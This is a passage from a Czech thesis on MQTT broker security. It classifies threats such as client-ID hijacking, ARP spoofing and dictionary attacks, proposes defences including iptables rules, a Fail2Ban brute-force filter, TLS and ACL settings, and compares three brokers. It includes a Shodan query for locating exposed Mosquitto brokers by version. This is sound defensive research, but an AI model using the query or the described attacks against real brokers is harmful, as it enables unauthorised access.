Prostřednictvím čtvrtého scénáře (Evaluace TLS konfigurace viz Oddíl 4.2.4) je možné získat veškeré informace o stavu bezpečnosti a konfigurace TLS protokolu u MQTT brokeru. Součástí této evaluace je ověření správného použití nabízených verzí protokolů, šifer a certifikátů. Závěrem je také broker otestován vůči seznamu vzorových známých zranitelností protokolu TLS viz Obrázek 4.15. Veškeré tyto informace o možné zranitelnosti TLS implementace u MQTT brokeru může potenciální útočník pomocí této evaluace zneužít v přípravě cíleného útoku.

5.2 Kybernetická špionáž

Kybernetická špionáž je obecně vymezena ve výzkumné práci Trend Micro [19] jako hrozba, které čelí celé odvětví M2M a IoT aplikací. Kybernetickou špionáží se rozumí škála škodlivých aktivit, jejichž cílem je přístup k citlivým nebo utajovaným informacím a následné využití těchto informací ve prospěch útočníka [71]. Útočník tyto informace může využít ve svůj prospěch, například ve formě vydírání nebo navýšení konkurenceschopnosti. Téměř kterýkoliv státní nebo soukromý sektor je vystaven kybernetické špionáži a to včetně průmyslového, podnikového, politického nebo mezinárodního sektoru. Útočné pole pro kybernetickou špionáž se rozšiřuje společně s rostoucím využitím M2M a IoT aplikací, které je interpretováno v Podkapitole 1.7. Vzhledem k povaze a citlivosti dat, která se můžou agregovat a přeposílat právě pomocí MQTT brokeru viz Podkapitola 3.1 se únik nebo přístup k takovýmto nechráněným datům stává velice atraktivním cílem pro zneužití útočníkem. Prostřednictvím ukázky přístupu k nechráněným datům brokeru v Oddíle 4.2.1 je možné pomocí skriptu získat veškerá data o přeposílaných zprávách mezi klienty. Tato data poté mohou být zneužita pro další zpracování a analýzu útočníkem. Podle výroční zprávy NÚKIBu o stavu kybernetické bezpečnosti v ČR za rok 2018 [71], kybernetická špionáž se aktuálně řadí mezi nejzávažnější kybernetické hrozby, kde nejčastějšími aktéry jsou tzv. skupiny APT (Advaned Persistent Threat).

5.3 Cílené útoky

Kvůli vysokému stupni vystavení do veřejné sítě se stává MQTT broker snadným cílem pro již zmíněné průzkumné metody. Cílené kybernetické útoky jsou dalším krokem, které navazují na výstupy a získané informace z cíleného průzkumu. Z provedené analýzy identifikovaných zranitelností je možné klasifikovat následující útoky a hrozby.

5.3.1 Neautorizovaný přístup k prostředkům brokeru

Podle výstupů prvního scénáře (Aktivní průzkum viz Oddíl 4.2.1), pokud se implementace brokeru nachází ve výchozí bezpečnostní konfiguraci je možné pomocí jednoduchého klientského skriptu, nejen odebírat jakékoliv klientské zprávy, ale zároveň i publikovat jakékoliv zprávy. Publikovat zprávy lze pod nově vytvořeným a nebo již existujícím tématem. Pomocí metody pasivního průzkumu v Podkapitole 3.4 je identifikováno u odpovědí veřejných brokerů téměř poloviční (44,7%) zastoupení stavového kódu 0 (přijetí anonymních připojení). Z toho vyplývá, že hrozba neautorizovaného přístupu k prostředkům brokeru se týká přinejmenším vysokého počtu případů implementací brokerů. Kapitola 2 popisuje v jakých různorodých odvětvích se vyskytuje M2M komunikace a jak velký dopad může mít zneužití zranitelnosti některého z aktiv takového prostředí. V Podkapitole 3.1 jsou objasněny nejčastější aplikace ve kterých se může M2M komunikace vyskytovat a jak významnými riziky tyto aplikace disponují. Z těchto všech souvisejících hledisek lze konstatovat kritickou povahu této kybernetické hrozby.

5.3.2 Denial-of-service klientského spojení

První část druhého scénáře (Útoky typu Man-in-the-middle viz Oddíl 4.2.2) popisuje a analyzuje zranitelnost odepření přístupu k prostředkům brokeru pomocí únosu klientského spojení. Únos spojení spočívá v odposlechnutí nezašifrovaného unikátního klientského identifikátoru a jeho nahrazení identickým identifikátorem k ukončení starého a navázání nového spojení. Tento útok využívá zranitelnost nedůvěrné a nešifrované MQTT komunikace, který nad rámec úniku citlivých dat dokáže využít zranitelnost k jednoduchému, ale účinnému Denial-of-Service připojeného klienta.

5.3.3 Spoofing MQTT komunikace

Druhá část druhého scénáře (Útoky typu Man-in-the-middle viz Oddíl 4.2.2) popisuje a analyzuje zranitelnost nedůvěrné komunikace, narušením integrity řídících MQTT paketů pomocí útoku ARP spoofing. Spoofing MQTT komunikace spočívá v modifikaci ARP cache tabulky pro získání MITM pozice a následné aplikaci paketového filtru pro transformaci obsahu MQTT paketů. I přes to, že tento útok lze provést jen v lokální síti, následky úspěšného spoofingu nešifrované MQTT komunikace jsou závažné. Síťová komunikace zranitelná tímto útokem může být libovolně měněna nebo přesměrována.

5.3.4 Slovníkový útok na autentizační mechanismus

Ve třetím scénáři viz Oddíl 4.2.3 je popsán a aplikován brute-force útok s využitím slovníkových souborů na autentizační mechanismus Mosquitto brokeru. Útok je zaměřen na autentizaci klienta pomocí přihlašovacích údajů, kterou nabízí k využití specifikace MQTT protokolu viz Oddíl 2.2.3. I když se nejedná o nikterak sofistikovaný útok, lze ho klasifikovat za účinný a efektivní. Především z toho důvodu, že specifikace Mosquitto brokeru nedisponuje žádným výchozím bezpečnostním opatřením pro zamezení účinnosti tohoto útoku. Rovněž podle výzkumu Kaspersky Lab [15] patří útoky typu brute-force v oblasti IoT stále mezi ty nejčastější.

5.3.5 Škodlivé pakety

Pátý scénář pojednává o fuzz testování MQTT brokeru viz Oddíl 4.2.5, které představuje publikování semi-validních řídících MQTT paketů ve formě vstupních dat pro broker. I přes skutečnost, že provedené fuzz testy v případě Mosquitto brokeru nezpůsobily neočekávané selhání, fuzz testování brokerů je stále pro jejich rozdílné implementace MQTT protokolu zásadní. Součástí takovýchto implementací musí být správně ošetřené parsování řídících MQTT paketů, jinak může dojít v případě zpracování chybného paketu například k paměťové chybě viz Oddíl 3.3.1. Tento případ platil i pro Mosquitto broker, který do verze 1.5 neošetřoval řetězce s nepovoleným UTF-8 kódováním a bylo možné tuto zranitelnost využít k útoku typu Denial-of-Service viz Oddíl 3.3.2.

6 Návrh bezpečnostních opatření

Na základě poznatků a výstupů z analýzy zranitelností chybné implementace MQTT brokeru jsou v této kapitole navržena bezpečnostní opatření, která slouží pro omezení účinnosti a zmírnění následků klasifikovaných hrozeb v předešlé Kapitole 5. Kapitola s bezpečnostními opatřeními je dále rozdělena podle oblastí do dvou podkapitol: *Bezpečnost infrastruktury* a *Bezpečnost MQTT brokeru.*

Vymezená bezpečnostní opatření jsou mimo jiné doporučena týmu vývojářů a následně implementována v univerzitním projektu *Portál pro správu dat a vzdálené ovládání topné soustavy*, jehož součástí je implementace komunikačního systému MQTT protokolu společně s Mosquitto brokerem. Tento projekt je realizován v rámci projektu SmartGrid členy Ústavu Aplikované Informatiky na Jihočeské Univerzitě v Českých Budějovicích.

6.1 Bezpečnost infrastruktury

MQTT broker je vždy součástí nějaké síťové infrastruktury. Ve většině případů jak zmiňuje specifikace protokolu [29] je MQTT řešení nasazováno do veřejné sítě. V takových případech implementace vyžaduje přítomnost specifických bezpečnostních mechanismů.

6.1.1 Segmentace sítě

Komunikační model MQTT protokolu viz Oddíl 2.1.1 definuje MQTT klienta, jakožto iniciátora TCP spojení s MQTT brokerem. Proto, aby mohl MQTT broker přijímat klientské spojení bývá často vystaven do veřejné sítě. Z tohoto důvodu je zapotřebí broker segmentovat od ostatních částí sítě, například pomocí rámce tzv. demilitarizované zóny (DMZ). DMZ je fyzicky nebo logicky izolovaná podsíť, která je umístěna mezi veřejnou sítí a interní sítí. Komunikace této podsítě s veřejnou a interní sítí je ošetřena aplikováním firewallů např. na obou stranách komunikace. DMZ přidává bezpečnostní vrstvu, ve které případný útočník získá přístup pouze k hostům v DMZ. Nicméně zbytek chráněné interní sítě je pro útočníka hůře dosažitelný. MQTT broker by z těchto důvodů měl být ideálně vystaven v DMZ s použitím firewall pravidel, která jsou vymezena dále.

6.1.2 Firewall

Port whitelisting Whitelisting je obecná metoda explicitního umožnění vybraným entitám přístupu ke konkrétnímu oprávnění nebo službě. V kontextu firewallu to představuje povolení pouze nezbytného síťového provozu k MQTT brokeru a zákazu ostatního síťového provozu. Pro firewall ze strany brokeru je proto doporučeno povolení příchozí komunikace pouze pro TCP port 8883. Pro zvýšení zabezpečení MQTT klientů je možné zakázat veškeré příchozí TCP porty, jelikož nemusí být adresovatelní z veřejné sítě. To ovšem sebou přináší určité omezení v potřebě vzdáleného přístupu a konfigurace klientů.

IP whitelisting Osvědčeným postupem pokud to konkrétní MQTT aplikace umožňuje je vymezení adresního prostoru pro MQTT klienty. Podle specifické implementace je možné povolit příchozí síťový provoz k brokeru pouze pro definovaný adresní rozsah MQTT klientů. Tímto opatřením lze zamezit přístupu neočekávaných a neznámých připojení k brokeru. IP whitelisting tak navíc pomáhá zamezit hrozbě úniku dat prostřednictvím internetových skenerů viz Podkapitola 5.1. Pomocí nástroje *iptables* jsou pro aplikaci navržena následující firewall pravidla.

```
$ iptables -A INPUT -p tcp --dport 8883 -s 160.217.xxx.0/24 -j ACCEPT
$ iptables -A INPUT -p tcp --dport 8883 -j REJECT
```

Zdrojový kód 6.1: Iptables pravidla pro whitelisting adresního rozsahu MQTT klientů

6.1.3 IPS

Fail2Ban V předešlé kapitole je klasifikována hrozba slovníkového útoku na autentizační mechanismus viz Oddíl 5.3.4. Pro případ použití autentizace klienta pomocí přihlašovacích údajů je pro zamezení hrozby slovníkového útoku vybrán nástroj Fail2Ban. Fail2Ban je IPS (Intrusion Prevention System) program, který skenuje soubory s logy a zakazuje přístup IP adres vykazující škodlivé znaky, v tomto případě mnoho neúspěšných pokusů o autentizaci. Fail2Ban zakazuje takovýto přístup pomocí aktualizace firewall pravidel, konkrétně nástrojem *iptables*. [72]

K identifikaci neúspěšných pokusů o autentizaci, Fail2Ban používá parsování souborů s logy pomocí regulárních výrazů. Pro Mosquitto broker je navržen regex filtr *mqtt-bruteforce* viz Přílohy 7.5.3, který parsuje neúspěšné pokusy o přípojení k brokeru.

```
[Definition]
failregex = .+ Sending CONNACK to <HOST> \(0, 5\)
ignoreregex =
```

Zdrojový kód 6.2: Regex filtr pro neúspěšné připojení k brokeru (mqtt-bruteforce.conf)

Dalším krokem je konfigurace tzv. *jail* pro zparsované pokusy o připojení k brokeru. Pro Mosquitto broker je nakonfigurován následující jail. Zákaz připojení na 60 minut je v tomto případě podmíněn 5-ti neúspěšnými pokusy v rámci 10 minutového intervalu.

```
[mqtt-bruteforce]
enabled = true
filter = mqtt-bruteforce
logpath = /var/log/mosquitto/mosquitto.log
port = 1883,8883
bantime = 3600
findtime = 600
maxretry = 5
```

Zdrojový kód 6.3: Jail konfigurace pro neúspěšné připojování k brokeru (jail.local)

V okamžiku spuštění slovníkového útoku *mqtt-bruteforcer* je přístup IP adresy zakázán.

```
Status for the jail: mqtt-bruteforce
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     117
|  `- File list:        /var/log/mosquitto/mosquitto.log
`- Actions
   |- Currently banned: 1
   |- Total banned:     1
   `- Banned IP list:   192.168.0.103
```

Obrázek 6.1: Výstup Fail2Ban jail - zakázaný přístup útočníka podle IP adresy

6.1.4 VPN

Specifikace MQTT protokolu [29] nabízí jako možnou alternativu pro zvýšení zabezpečení, použití virtuální privátní sítě pro veškerou komunikaci mezi klienty a brokerem. Jak je již zmíněno v Podkapitole 2.2 VPN zajišťuje důvěru a integritu síťové komunikace mezi klientem a brokerem. Použití komplexní technologie VPN v IoT sítích může být ovšem náročný požadavek. Proto je v případě použití technologie VPN doporučeno implementovat tzv. *MQTT Gateway*, jakožto klientské výkonné zařízení, které agreguje data ze senzorů a dokáže splnit požadavky plnohodnotného šifrování. V případě zmiňovaného projektu je takovým zařízením *Raspberry Pi*.

6.2 Bezpečnost MQTT brokeru

MQTT broker jakožto centrální prvek komunikačního systému je stěžejním místem pro implementaci klíčových bezpečnostních opatření. Cílem správné implementace brokeru musí být povinné splnění bezpečnostních požadavků, které jsou vymezeny specifikací MQTT protokolu v Oddíle 3.2.1. Bezpečnostní opatření MQTT brokeru jsou zaměřena na implementaci Mosquitto, která je použita v analýze zranitelností a zmíněném projektu.

6.2.1 Povinná autentizace a autorizace MQTT klientů

K zamezení klasifikované hrozby neautorizovaného přístupu k prostředkům brokeru viz Oddíl 5.3.1 je zapotřebí implementovat autentizační a autorizační mechanismy. V Podkapitole 2.2 jsou vymezeny a popsány dostupné autentizační a autorizační mechanismy MQTT protokolu. Mosquitto umožňuje přidávání externích bezpečnostních pluginů, které tak mohou využívat autentizaci a autorizaci klientů z konkrétních back-end služeb. Mosquitto broker jinak poskytuje výchozí bezpečnostní mechanismy pro: [52]

(a) Autentizace klienta pomocí přihlašovacích údajů

(b) Autentizace klienta pomocí X.509 certifikátu, TLS-PSK

(c) Autorizace klienta pomocí metody ACL

Autentizace Doporučena je autentizace klienta pomocí X.509 certifikátu. Použití TLS-PSK podle organizace NIST není obecně doporučováno [73]. Výhodou autentizace klienta pomocí X.509 certifikátu oproti použití serverového certifikátu je ověření identity jednotlivých klientů. S využitím certifikátů namísto přihlašovacích údajů také odpadá hrozba slovníkového útoku viz Oddíl 4.2.3. Rovněž k autentizaci klienta dochází už na transportní úrovni, před samotným navázáním MQTT komunikace. Použití autentizace klienta pomocí X.509 certifikátu je ovšem doporučeno jen za předpokladu, že implementace dokáže zajistit bezpečný proces poskytování a odvolávání klientských certifikátů.

K vygenerování klientského certifikátu je možné použít postup, který je popsán v Oddíle 4.2.4 pro vygenerování serverového certifikátu pomocí nástroje OpenSSL. Pro nastavení klientské autentizace stačí doplnit následující konfiguraci k již interpretované konfiguraci ve Zdrojovém kódu 4.14. Parametr *use_identity_as_username* nastavuje vyplněnou hodnotu *Common Name* z klientského certifikátu jako uživatelské jméno klienta.

```
require_certificate true
use_identity_as_username true
```

Zdrojový kód 6.4: Konfigurace autentizace klienta X.509 certifikátem (mosquitto.conf)

Součástí autentizace klienta pomocí certifikátu musí být již zmíněný mechanismus pro odvolávání neplatných certifikátů. Mosquitto broker poskytuje mechanismus CRL, který lze nastavit ve formě přidání souboru *crlfile* do konfiguračního souboru *mosquitto.conf*.

Autorizace Popis autorizace klienta pomocí metody ACL je vymezen v Oddíle 2.2.3. Mosquitto broker poskytuje možnost autorizovat klienta prostřednictvím souboru *aclfile*, který lze nastavit v konfiguračním souboru *mosquitto.conf*. ACL soubor poskytuje pouze autorizaci přístupu klienta k jednotlivým tématům. Tento typ autorizace využívá metodu *whitelisting*, tím pádem bez jakékoliv konfigurace jsou všechna témata nedostupná.

```
user "uzivatelskejmeno"
topic read|write|readwrite "tema"
```

Zdrojový kód 6.5: Konfigurace autorizace klienta pomocí metody ACL (aclfile)

6.2.2 Povinná a validní implementace TLS protokolu

Klíčovým požadavkem komunikačního systému MQTT protokolu je implementace TLS. TLS poskytuje šifrovaný komunikační kanál mezi klienty a brokerem, který zajišťuje důvěrnost a integritu přenosu dat. Tím pádem zamezuje účinnosti odposlechu čitelné MQTT komunikace popsané v Oddíle 4.2.1 a zamezuje upravování komunikace pomocí útoků typu Man-in-the-middle interpretovaných v Oddíle 4.2.2. Mimo jiné poskytuje také autentizaci klientů, která je vymezena v předešlém oddíle. I přes skutečnost, že TLS protokol disponuje větší komunikační zátěží, která může být pro některé IoT sítě komplikací. Osvědčeným postupem je od počátku směrovat vývoj MQTT aplikace k tomu, aby bylo možné TLS protokol použít. Kupříkladu prostřednictvím implementace již zmíněné výkonnější *MQTT Gateway* viz Oddíl 6.1.4. Součástí scénáře (Evaluace TLS konfigurace viz Oddíl 4.2.4) je popis kroků k implementaci TLS a serverového certifikátu pomocí nástroje OpenSSL. Pro zamezení zranitelné TLS konfigurace je doporučeno shrnutí zásadních bezpečnostních opatření a osvědčených postupů pro správnou implementaci podle organizace OWASP a projektu *Transport Layer Protection* [62]. Následující výčet nezahrnuje podporu legacy klientů.

Podpora pouze nejvyšších verzí TLS protokolu. Dnes již zastaralé SSL protokoly by se neměly za žádných okolností používat. Validní verze TLS protokolu jsou v době vypracování této práce: TLS 1.2 a TLS 1.3. Mosquitto broker podporuje ve výchozím nastavení tyto dvě zmíněné verze viz Obrázek 4.12. [62]

Podpora pouze nejvyšších verzí šifrovacích sad. Existuje velké množství šifrovacích sad, které jsou podporovány protokolem TLS. Podporovány by měly být pouze doposud neprolomené šifry typu GCM, například šifra *TLS_AES_256_GCM_SHA384*, která je také ověřena na Obrázku 4.12. [62]

Použití dostatečně silných hashovacích algoritmů. V době vypracování této práce by certifikáty měly používat hashovací algoritmus *SHA-256*, který je také ověřen na Obrázku 4.13, namísto zastaralých algoritmů *MD5* a *SHA-1*. [62]

Použití dostatečně silných klíčů. Privátní klíč používaný k vygenerování šifrovacího klíče musí být dostatečně silný pro předpokládanou životnost privátního klíče a odpovídajícího certifikátu. Důležitou připomínkou je zaručení ochrany privátního klíče před neoprávněným přístupem, například pomocí oprávnění souborového systému. V době vypracování této práce je doporučená volba klíče o velikosti 2048 bitů, který je také ověřen na Obrázku 4.13. [62]

Použití příslušné certifikační autority. Pokud je MQTT broker vystaven do veřejné sítě, pro zaručení klientské důvěry musí být certifikáty podepsány důvěryhodnou certifikační autoritou (CA). Tato CA by měla být automaticky rozpoznatelná operačními systémy anebo webovými prohlížeči. Existují i certifikační autority, které poskytují podepsání certifikátu pro doménu zdarma, jako například certifikační autorita LetsEncrypt. V případě testovacího či lokálního řešení, který byl také aplikován v Podkapitole 4.2.4 lze použít interní CA. Certifikát bude však důvěrný pouze pro klienty, kteří si importovali interní CA certifikát, který byl použit k podpisu. [62]

6.2.3 Velikost přijímaných zpráv

Velikost MQTT řídícího paketu je vymezen v intervalu od minimální velikosti 2 B po maximální velikost 256 MB viz Oddíl 2.1.1. Ve většině případů se v MQTT aplikacích nekladou vysoké nároky na velikost přenesené informace. Pokud není nastaven žádný limit, potenciální útočník nebo i chybná implementace by mohli vytížit zdroje MQTT brokeru svými nadměrně velkými zprávami. Součástí fuzz testování v Oddíle 4.2.5 je generování chybných paketů o náhodné velikosti. Rovněž ve zmíněné diplomové práci [2] je simulováno obdobné zahlcení brokeru pomocí zasílání zpráv o větší velikosti (86 kB). Z těchto důvodů je doporučeno podle znalosti vlastní implementace snížit maximální povolenou velikost MQTT zpráv přijímané brokerem. V konfiguračním souboru Mosquitto brokeru lze změnit limit následovně.

```
message_size_limit "1000" (v bajtech)
```

Zdrojový kód 6.6: Konfigurace maximálního limitu velikosti zpráv (mosquitto.conf)

6.2.4 Pravidelné aktualizace

Pravidelné a stabilní aktualizace kteréhokoliv nástroje, softwaru, knihovny nebo operačního systému nejen MQTT brokeru musí být povinné. Nedílnou součástí těchto aktualizací jsou právě bezprostřední bezpečnostní záplaty, proto aktualizace patří mezi nejefektivnější bezpečnostní opatření. V Oddíle 5.1.1 jsou vymezené poznatky o známých zranitelnostech MQTT brokerů, které souvisí s nutností pravidelné aktualizace softwarového brokeru. Kupříkladu aktuální verzí Mosquitto brokeru v době vypracování této práce je verze 1.6.8., která nedisponuje žádnou známou zranitelností (CVE). Prostřednictvím internetového skeneru Shodan je však identifikováno pořadí prvních třech nejpoužívanějších verzí: 1.4.8, 1.4.15 a 1.4.13. K těmto verzím se vztahuje jedenáct známých zranitelností Mosquitto brokeru z celkových třinácti [70]. Stejné opatření platí u použitého nástroje OpenSSL v Oddíle 4.2.4, jenž má na starosti zásadní implementaci kryptografie. Nejen z těchto důvodů je zapotřebí mít používaný systém aktuální.

```
MQTT product:"Mosquitto"
```

Zdrojový kód 6.7: Dotaz pro identifikaci nejpoužívanějších verzí Mosquitto brokeru

6.2.5 Pravidelné posuzování zranitelnosti

Nedílnou součástí vývoje IoT aplikací je přidávání nových zařízení a soustavné rozšiřovaní aplikace o nové funkce a služby. Z těchto důvodů posuzování a analyzování zranitelnosti nemůže být nikdy jednorázovou záležitostí. Pro zajištění konzistentního a bezpečného stavu, ve kterém žádná data neúmyslně neunikají a zároveň zneužití zranitelností je nanejvýš omezeno, slouží periodické bezpečnostní audity a posuzování zranitelnosti. Prostřednictvím metody pasivního průzkumu v Podkapitole 3.4 je možné provádět pravidelné kontroly pro ujištění, že žádná citlivá data nejsou veřejně přístupná. Pomocí skenování sítě v Oddíle 4.2.1 lze provádět pravidelné kontroly pro ujištění, že žádná citlivá data nejsou přístupná skrze otevřené síťové porty a služby. Součástí pravidelného bezpečnostního auditu by měla být analýza síťového provozu viz Oddíl 4.2.1 a v neposlední řadě také ověřování stavu TLS konfigurace popsané v Oddíle 4.2.4.

7 Komparativní analýza

Dílčím cílem této práce je komparativní analýza implementací MQTT brokeru, jejíž výstupy jsou podkladem pro výběr vhodného brokeru. Pro analýzu jsou zvoleny následující open-source implementace MQTT brokeru:

(a) Eclipse Mosquitto v1.6.8 [52]

(b) HiveMQ Community Edition 2020.2 [74]

(c) VerneMQ 1.10.2 [75]

Zamýšlenou platformou pro nasazení a porovnání implementací byl původně minipočítač Raspberry Pi, který je použit pro analýzu zranitelností. Z rešerše dostupných brokerů však vyplývá, že kromě případu Mosquitto brokeru se většina implementací nezaměřuje na podporu platforem s ARM architekturou, kterou disponuje platforma Raspberry Pi. Z tohoto důvodu je analýza zvolených implementací realizována ve virtualizovaném prostředí, jejíž specifikace je vymezena v Tabulce 7.1.

Virtualizační nástroj	**Operační systém**	**CPU**	**RAM**	**Disk**
Oracle VM VirtualBox	Ubuntu 18.04 64-bit	4	4 GB	10 GB

Tabulka 7.1: Specifikace virtualizovaného prostředí

Zvolené implementace jsou porovnány a analyzovány podle následujících kritérií:

(a) **Technická specifikace a implementace**

(b) **Soulad se specifikací MQTT protokolu a podporované funkce**

(c) **Podporované bezpečnostní mechanismy**

(d) **Latence přenosu zpráv**

7.1 Technická specifikace a implementace

V první řadě jsou zvolené implementace porovnány z hlediska obecných informací a technické specifikace daných implementací. Toto porovnání je interpretované v následující Tabulce 7.2.

Kritéria	**Mosquitto [52]**	**HiveMQ [74]**	**VerneMQ [75]**
Země původu	Velká Británie	Německo	Švýcarsko
Programovací jazyk	C	Java	Erlang/OTP
Open-source	Ano	Ano	Ano
Licence	EPL/EDL	Apache-2.0	Apache-2.0
Repositář	GitHub	GitHub	GitHub
Forks	1 243	100	231
První vydání	10. 11. 2014	15. 4. 2019	27. 5. 2015
Počet vydání	40	3	50
Přispěvatelé	83	15	28
Požadavky	-	OpenJDK JRE 11+	Erlang/OTP 21.2+
Podporované OS	Linux/BSD, Windows, MacOS	Linux (RHEL), Windows, MacOS	Debian, Ubuntu, CentOS, RHEL
Dokumentace	Obsáhlá	Obsáhlá, Nekonzistentní	Méně obsáhlá
Způsoby instalace	Binární balíček, Docker, Linuxové repositáře	Binární balíček, Docker	Binární balíček, Docker
Konfigurač. soubor	mosquitto.conf	config.xml	vernemq.conf
Příklad konfigurace	Ne	Ano	Ne

Tabulka 7.2: Komparace technických specifikací a implementace

7.2 Soulad se specifikací MQTT protokolu a podporované funkce

V této podkapitole jsou vybrané implementace porovnány v dodržení a souladu s funkcemi, které nabízí specifikace MQTT protokolu. Součástí komparace jsou i nadrámcové funkce, které tyto implementace poskytují. Komparace podle zvolených kritérií je interpretovaná v Tabulce 7.3.

Kritéria	**Mosquitto [52]**	**HiveMQ [74]**	**VerneMQ [75]**
MQTT v3.1/v3.1.1/v5.0	Ano	Ano	Ano
TCP protokol	Ano	Ano	Ano
WebSocket protokol	Ano	Ano	Ano
TLS protokol	Ano	Ano	Ano
QoS 0/1/2	Ano	Ano	Ano
Trvalá relace	Ano	Ano	Ano
Zachované zprávy	Ano	Ano	Ano
Poslední vůle a závěť	Ano	Ano	Ano
Udržet naživu	Ano	Ano	Ano
Sdílené odebírání	Ano	Ano	Ano
Proxy protokol	Ne	Ne	Ano
Bridging	Ano	Ne	Ano
Clustering	Ano[1]	Ne	Ano
Plugin systém	Ano	Ano	Ano
Monitorování	Ano	Ano	Ano
Logování	Ano	Ano	Ano
Trasování	Ne	Ne	Ano
Izolované stromy témat	Ano	Ne	Ano
Klientská knihovna	Ano	Ano	Ne
CLI administrace	Ne	Ne	Ano
REST administrace	Ne	Ne	Ano

Tabulka 7.3: Komparace souladu se specifikací MQTT protokolu a podporovaných funkcí

[1]Komunitní plugin

7.3 Podporované bezpečnostní mechanismy

Z důvodu zaměření této práce na zranitelnost a bezpečnost MQTT implementace je jako další kritérium zvoleno porovnání podporovaných a nabízených bezpečnostních mechanismů. Výsledná komparace podle zvolených kritérií je interpretovaná v Tabulkách 7.3 a 7.5.

Kritéria	**Mosquitto [52]**	**HiveMQ [74]**	**VerneMQ [75]**
Výchozí zabezpečení	žádné	žádné (upozornění)	zákaz všech připojení
Autentizace	Přihlašovací údaje, X.509 klientský certifikát, TLS-PSK	Pluginy (přihlašovací údaje, RBAC, X.509, Stormpath, MySQL)	Přihlašovací údaje, X.509 klientský certifikát
Autorizace	ACL soubor	Pluginy (RBAC, X.509, Stormpath)	ACL soubor
Back-end služby	Komunitní pluginy	Komunitní a ověřené pluginy (již zmíněné)	PostgresSQL, Redis, CockroachDB, MySQL, MongoDB
TLS 1.2	Ano	Ano	Ano
TLS 1.3	Ano	Ano	Ne

Tabulka 7.4: Komparace podporovaných bezpečnostních mechanismů

Kritéria	**Mosquitto [52]**	**HiveMQ [74]**	**VerneMQ [75]**
Omezení velikosti zprávy	Ano	Ano	Ano
Omezení velikosti klient. ID	Ne	Ano	Ano
Omezení velikosti tématu	Ne	Ano	Ne
Omezení počtu připojení	Ano	Ano	Ano

Tabulka 7.5: Komparace podporovaných restrikcí

7.4 Latence přenosu zpráv


Na závěr analýzy jsou implementace porovnány v průměrné latenci přenosu zpráv pomocí benchmark nástroje *mqtt-bm-latency* [76]. Princip měření latence prostřednictvím tohoto nástroje je následovný: Každé téma má přiřazeno jednoho publikujícího a jednoho odebírajícího klienta. Publikující klient zasílá zprávy, jejichž obsahem je časové razítko, pomocí kterého odebírající klient dokáže vypočítat latenci přenosu dané zprávy. Výsledná latence je na závěr zprůměrována ze všech jednotlivých přijatých zpráv.

Navržený testovací scénář je tvořen klientskými páry v intervalu od 5 až 500 páry *clients "X"*, kde jeden publikující klient zasílá celkem 10 zpráv *count 10* o velikosti jedné zprávy 100 bajtů *size 100* a QoS úrovní o hodnotě 1.

```
$ ./mqtt-bm-latency --clients "X" --count 10 --size 100 --pubqos 1 --subqos 1
```

Zdrojový kód 7.1: Spuštění skriptu *mqtt-bm-latency* se zadanými parametry

Konfigurace brokerů se během testování nachází ve výchozím nastavení. Úspěšnost přijetí všech publikovaných zpráv v rámci testování je 100%. Graf 7.1 interpretuje výsledky testování, které vykazují u Mosquitto implementace výrazně nižší hodnoty (čím menší hodnota, tím lépe) oproti ostatním implementacím, které mají spíše podobný trend růstu.



Graf 7.1: Komparace průměrných latencí brokerů v přenosu zpráv

7.5 Shrnutí

V této kapitole je provedena vícekriteriální komparativní analýza zvolených implementací MQTT brokeru, jejíž výstupy slouží jako podklad pro výběr vhodné implementace. Každá z implementací disponuje více nebo méně odlišnými specifiky, které z nich dělají adekvátní volbu pro odlišné využití a aplikace.

7.5.1 Eclipse Mosquitto

Mosquitto je velmi lehká implementace MQTT brokeru vyvinutá v jazyce C. Její flexibilita a dostupnost pro širokou škálu platforem z ní dělá jednu z nejpoužívanějších open-source implementací. Při měření latence přenosu zpráv vykazuje výrazně lepší výsledky oproti ostatním implementacím viz Tabulka 7.1. Ovšem z hlediska škálovatelnosti systému s vysokou dostupností pomocí metody clustering je Mosquitto odkázán na podporu komunitních pluginů. Jako jediná implementace podporuje bezpečnostní mechanismus TLS-PSK, který může splňovat limitované požadavky IoT zařízeních. Mosquitto je vhodný pro použití na všech zařízeních, od zdrojově omezených jednodeskových zařízení jako je Raspberry Pi až po plnohodnotné servery.

7.5.2 HiveMQ Community Edition

HiveMQ CE je nově vydanou open-source edicí MQTT brokeru od společnosti HiveMQ, která do nedávné doby poskytovala pouze komerční řešení. Vývoj této implementace je podporován v jazyce Java a mezi její hlavní specifikum patří plugin systém. Veškerá rozšířená funkcionalita této implementace je realizována prostřednictvím externích pluginů. Kupříkladu bezpečnostní mechanismy nejsou součástí výchozí implementace a je potřeba zvlášť doinstalovat již přednastavené pluginy. Hlavní konfigurace brokeru je realizována v jazyce XML, jehož syntaxe je pro účely konfigurace mnohdy nepřehledná. Dokumentace ke komunitní edici je mnohdy nekonzistentní, jelikož je společná s komerční edicí a u některých funkcí nelze rozeznat, zdali jsou podporované nebo nikoliv. I přes všechna omezení a nepodporované funkce oproti komerčním verzím je tato komunitní edice díky podpoře HiveMQ velmi kompaktním řešením MQTT brokeru.

7.5.3 VerneMQ

VerneMQ je implementace MQTT brokeru, mezi jejíž zásadní specifikum patří vývoj v jazyce Erlang/OTP. Tento jazyk je zaměřen především na tvorbu *soft real-time* systémů s požadavkem na vysokou dostupnost, který činní z VerneMQ vysoce škálovatelnou implementací. Podle výstupů komparativní analýzy viz Tabulka 7.3 se dá říci, že VerneMQ disponuje nejvíce funkcemi. Další výhodou oproti ostatním implementacím je podpora již vestavěných pluginů pro nasazení databází k autentizaci a autorizaci klientů viz Tabulka 7.5. Vývoj vlastních pluginů je umožněn prostřednictvím Lua skriptů. Za zmínku stojí znatelná podobnost v konfiguraci brokeru (konkrétně syntaxe) s Mosquitto implementací, kde dokonce autor a hlavní vývojář Mosquitto - Roger Light je v oficiální dokumentaci VerneMQ opětovaně zmiňován jako spoluautor. Významným omezením této implementace brokeru je nepodporování rodiny operačních systémů Windows. I přesto se VerneMQ implementace nabízí jako vysoce škálovatelné a výkonné řešení MQTT brokeru.

Diskuse

Hlavním cílem této práce bylo identifikovat a analyzovat zranitelnost MQTT protokolu se zaměřením na chybnou implementaci MQTT brokeru. Provedená analýza potvrzuje, že zranitelnost implementace spočívá převážně v chybné konfiguraci, a to ve formě nezajištění veškerých bezpečnostních požadavků, vymezených specifikací MQTT protokolu.

